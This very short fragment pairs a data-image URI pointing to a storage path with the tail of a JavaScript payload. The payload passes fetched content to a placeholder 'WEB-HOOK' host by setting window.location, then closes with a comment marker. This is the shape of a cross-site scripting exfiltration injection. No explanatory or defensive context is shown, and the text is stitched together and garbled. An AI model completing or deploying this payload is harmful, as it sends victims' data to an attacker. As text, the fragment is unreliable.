
.then(function(f){window.location=`WEB-HOOK`+f}) }//